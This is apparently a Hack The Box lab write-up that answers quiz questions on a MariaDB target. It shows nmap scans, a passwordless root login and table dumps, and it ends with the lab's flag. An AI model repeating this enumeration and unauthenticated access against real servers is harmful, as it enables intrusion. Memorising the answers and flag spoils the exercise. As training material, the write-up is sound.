

1. During our scan, which port do we find serving MySQL?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV 10.129.211.120
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 14:26 EDT
Nmap scan report for 10.129.211.120
Host is up (0.069s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
```

Answer: 3306

2. What community-developed MySQL version is the target running?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV --script=mysql-info -p 3306 10.129.211.120
```

```
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
```

Answer: MariaDB

3. When using the MySQL command line client, what switch do we need to use in order to specify a login username?

Answer: -u

4. Which username allows us to log into this MariaDB instance without providing a password?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ mysql -h 10.129.211.120 -P 3306 -u root -p
Enter password:
WARNING: option --ssl-verify-server-cert is disabled, because of an insecure passwordless login.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 111
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10
```

Answer: root

5. In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

**Answer: *

6. In SQL, what symbol do we need to end each query with?

Answer: ;

7. There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.079 sec)
```

Answer: htb

8. Submit root flag.

```
MariaDB [(none)]> use htb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> SHOW TABLES;
+----------------+
| Tables_in_htb  |
+----------------+
| config         |
| users          |
+----------------+
2 rows in set (0.076 sec)
```

```
MariaDB [htb]> SELECT * FROM config;
+----+----------------------+----------------------------------+
| id | name                 | value                            |
+----+----------------------+----------------------------------+
|  1 | timeout              | 60s                              |
|  2 | security             | default                          |
|  3 | auto_logon           | false                            |
|  4 | max_size             | 2M                               |
|  5 | flag                 | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads       | false                            |
|  7 | authentication_method | radius                           |
+----+----------------------+----------------------------------+
7 rows in set (0.076 sec)
```

Answer: 7b4bec00d1a39e3dd4e021ec3d915da8